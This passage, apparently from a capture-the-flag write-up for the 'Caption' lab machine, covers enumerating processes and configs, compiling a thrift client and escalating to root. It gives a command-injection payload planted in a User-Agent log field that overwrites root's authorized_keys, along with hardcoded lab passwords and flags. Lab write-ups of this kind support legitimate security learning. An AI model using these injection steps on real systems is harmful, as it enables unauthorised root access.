tcp        0      0 127.0.0.1:3923          0.0.0.0:*               LISTEN      1026/python3
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
Processes and Services
Interesting Processes
root        1001  0.0  0.0   6896  3000 ?        Ss   Oct01   0:00 /usr/sbin/cron -f -P
root        1006  0.0  0.1  10344  4172 ?        S    Oct01   0:00  \_ /usr/sbin/CRON -f -P
ruth        1029  0.0  0.0   2892   968 ?        Ss   Oct01   0:00  |   \_ /bin/sh -c cd /home/ruth;bash varnish_logs.sh
ruth        1032  0.0  0.0   7372  3484 ?        S    Oct01   0:00  |       \_ bash varnish_logs.sh
ruth        1033  1.0  0.2  86284  8784 ?        S    Oct01  16:36  |           \_ varnishncsa -c -F %{VCL_Log:client_ip}x
ruth        1034  0.0  0.0   7372  2048 ?        S    Oct01   0:00  |           \_ bash varnish_logs.sh
root        1007  0.0  0.1  10344  4172 ?        S    Oct01   0:00  \_ /usr/sbin/CRON -f -P
margo       1028  0.0  0.0   2892   940 ?        Ss   Oct01   0:00  |   \_ /bin/sh -c cd /home/margo;/usr/bin/java -jar gitbucket.war
margo       1030  0.3  7.8 3646980 315412 ?      Sl   Oct01   5:20  |       \_ /usr/bin/java -jar gitbucket.war
root        1008  0.0  0.1  10344  4172 ?        S    Oct01   0:00  \_ /usr/sbin/CRON -f -P
margo       1031  0.0  0.0   2892  1008 ?        Ss   Oct01   0:00  |   \_ /bin/sh -c cd /home/margo/app;python3 app.py
margo       1035  0.0  1.1 500712 46568 ?        Sl   Oct01   0:18  |       \_ python3 app.py
root        1009  0.0  0.1  10344  4172 ?        S    Oct01   0:00  \_ /usr/sbin/CRON -f -P
margo       1023  0.0  0.0   2892  1000 ?        Ss   Oct01   0:00  |   \_ /bin/sh -c cd /home/margo;python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
margo       1026  0.0  0.9 1166064 37212 ?       Sl   Oct01   0:01  |       \_ python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
root        1010  0.0  0.1  10348  4076 ?        S    Oct01   0:00  \_ /usr/sbin/CRON -f -P
root        1022  0.0  0.0   2892   968 ?        Ss   Oct01   0:00      \_ /bin/sh -c cd /root;/usr/local/go/bin/go run server.go
root        1025  0.0  0.4 1240804 17632 ?       Sl   Oct01   0:04          \_ /usr/local/go/bin/go run server.go
root        1377  0.0  0.1 1083704 4684 ?        Sl   Oct01   0:00              \_ /tmp/go-build2899115488/b001/exe/server
Interesting Files
/home/margo/app/app.py
        password = request.form['password']
        if username == 'margo' and password == 'vFr&cS2#0!':
            resp = make_response(redirect(url_for('home')))
            jwt_token, expiration_time = create_jwt_token("margo")
            resp.set_cookie('session', jwt_token, expires=expiration_time, httponly=False)
            return resp
        elif username == 'admin' and password == 'cFgjE@0%l0':
            resp = make_response(redirect(url_for('home')))
            jwt_token, expiration_time = create_jwt_token("admin")
            resp.set_cookie('session', jwt_token, expires=expiration_time, httponly=False)
            return resp
/etc/haproxy/haproxy.cfg
   #Add client ip to request if matches /firewalls route
   acl is_firewalls path_beg /firewalls
   acl white_list src 127.0.0.1
   http-request set-uri /firewalls?ip=%[src] if !white_list is_firewalls
/etc/varnish/default.vcl
vcl 4.0;

import std;

backend default {
    .host = "127.0.0.1";
    .port = "8000";
}

sub vcl_recv {
    unset req.http.proxy;
    if (req.url ~ "/firewalls" && req.url ~ "(\?|\&)ip=10\.10\..*") {
        return (hash);
    }
    if (req.method == "XCGFULLBAN") {
        ban("req.http.host ~ .*");
        return (synth(200, "Full cache cleared"));
    }
}

sub vcl_backend_response{
    if (bereq.url ~ "/firewalls" && bereq.url ~ "(\?|\&)ip=10\.10\..*" && beresp.status == 200) {
        set beresp.ttl = 120s;
        set beresp.http.cache-control = "public, max-age=120";
        return (deliver);
    }
}

sub vcl_deliver {
    if (obj.hits == 1) {
        set resp.http.X-Cache = "HIT";
        std.log("client_ip: " + regsub(req.url, ".*ip=([^&]+)&?.*", "\1"));
    }
    if (obj.hits == 0) {
        set resp.http.X-Cache = "MISS";
    }
    else {
        unset resp.http.X-Cache;
    }
}
/usr/local/go/src/log_service
Directory containing source code for the server presumably running on tcp/9090.
Privilege Escalation
Examining the Information
Looking at all of the information gathered in the initial enumeration of the target, as well as the post-exploit enumeration phase, I'm seeing two potential paths to pivoting laterally to the user, ruth or to the user, root.
/bin/sh -c cd /home/ruth;bash varnish_logs.sh— this process running underruthcontext, which seems to indicate there might be something interesting with thevarnishlogs/bin/sh -c cd /root;/usr/local/go/bin/go run server.go— this process running underrootcontext, which is almost certainlyserver.gofor the Logservice project discovered earlier on the GitBucket server
server.go process is the most interesting, as we've already seen the source code and know there's potential RCE in the way the server parses log file contents. I'll cover some key points of the code below.Lines 19-23: Make sure the file exists
Lines 24-25: Define regex to filter IP and User-Agent strings from the requested log file
Line 26: Create the
output.log file for writing parsed logsLines 32-44: Use
bufio to parse the requested log fileLines 42-43: Run
/bin/sh -c "echo ... " to output the parsed contents to output.logCompiling the Client Application
Looking at the source code in the GitBucket repository, I'm quite certain the log_service-remote.go is the client component to the server.go counterpart.

thrift module, we'll use scp and copy the source code locally and compilescp -r -i margo_key margo@caption.htb:/usr/local/go/src/log_service .Copy the log_service source code locally to Kali
go mod init log_service
go mod tidy
cp go.* log_service
cd log_service
go build -o client ./log_service-remote/log_service-remote.go

Testing the Client Capabilities
ssh -i margo_key -f -N -L 127.0.0.1:9090:127.0.0.1:9090 margo@caption.htbForward tcp/9090 on Kali to tcp/9090 on the target
./log_service/client 'ReadLogFile' '/tmp/nosuchfile.txt'
./log_service/client 'ReadLogFile' '/home/margo/user.txt'
ReadLogFile functionMalicious Log File
Since we know the server application will run /bin/sh -c "echo ... " on the parsed log file, specifically looking for IP address and User-Agent strings, we can create a malicious log file and have the server read it.
Since the regex filter for IP addresses has a boundary, only allowing \d{1,3},\d{1,3},\d{1,3},\d{1,3}, we can't poison this log line. However, the userAgentRegex pattern we can poison, as it will take any character except a starting " in the value of the User-Agent key.
echo '"user-agent":"'"'"'$(id > /tmp/id.txt)'"'"'"' > /tmp/pwnz.txtRun this on the target to generate a malicious log file
'"'"' is necessary on both sides of the command injection, because we're nesting ' (single quotes) within single quotes

Becoming Root
echo '"user-agent":"'"'"'$(ssh-keygen -t rsa -b 4096 -f /tmp/root_key; cat /tmp/root_key.pub > /root/.ssh/authorized_keys; chown margo:margo /tmp/root_key*)'"'"'"' > /tmp/pwnz.txtCreate a new SSH keypair for root and make yourself owner of the SSH keys, so you can login

Flags
User
521c47cd7b91edb34448eb5269b47cf0
Root
fd6cf0c21a7d030bc2a3fb498b668c00


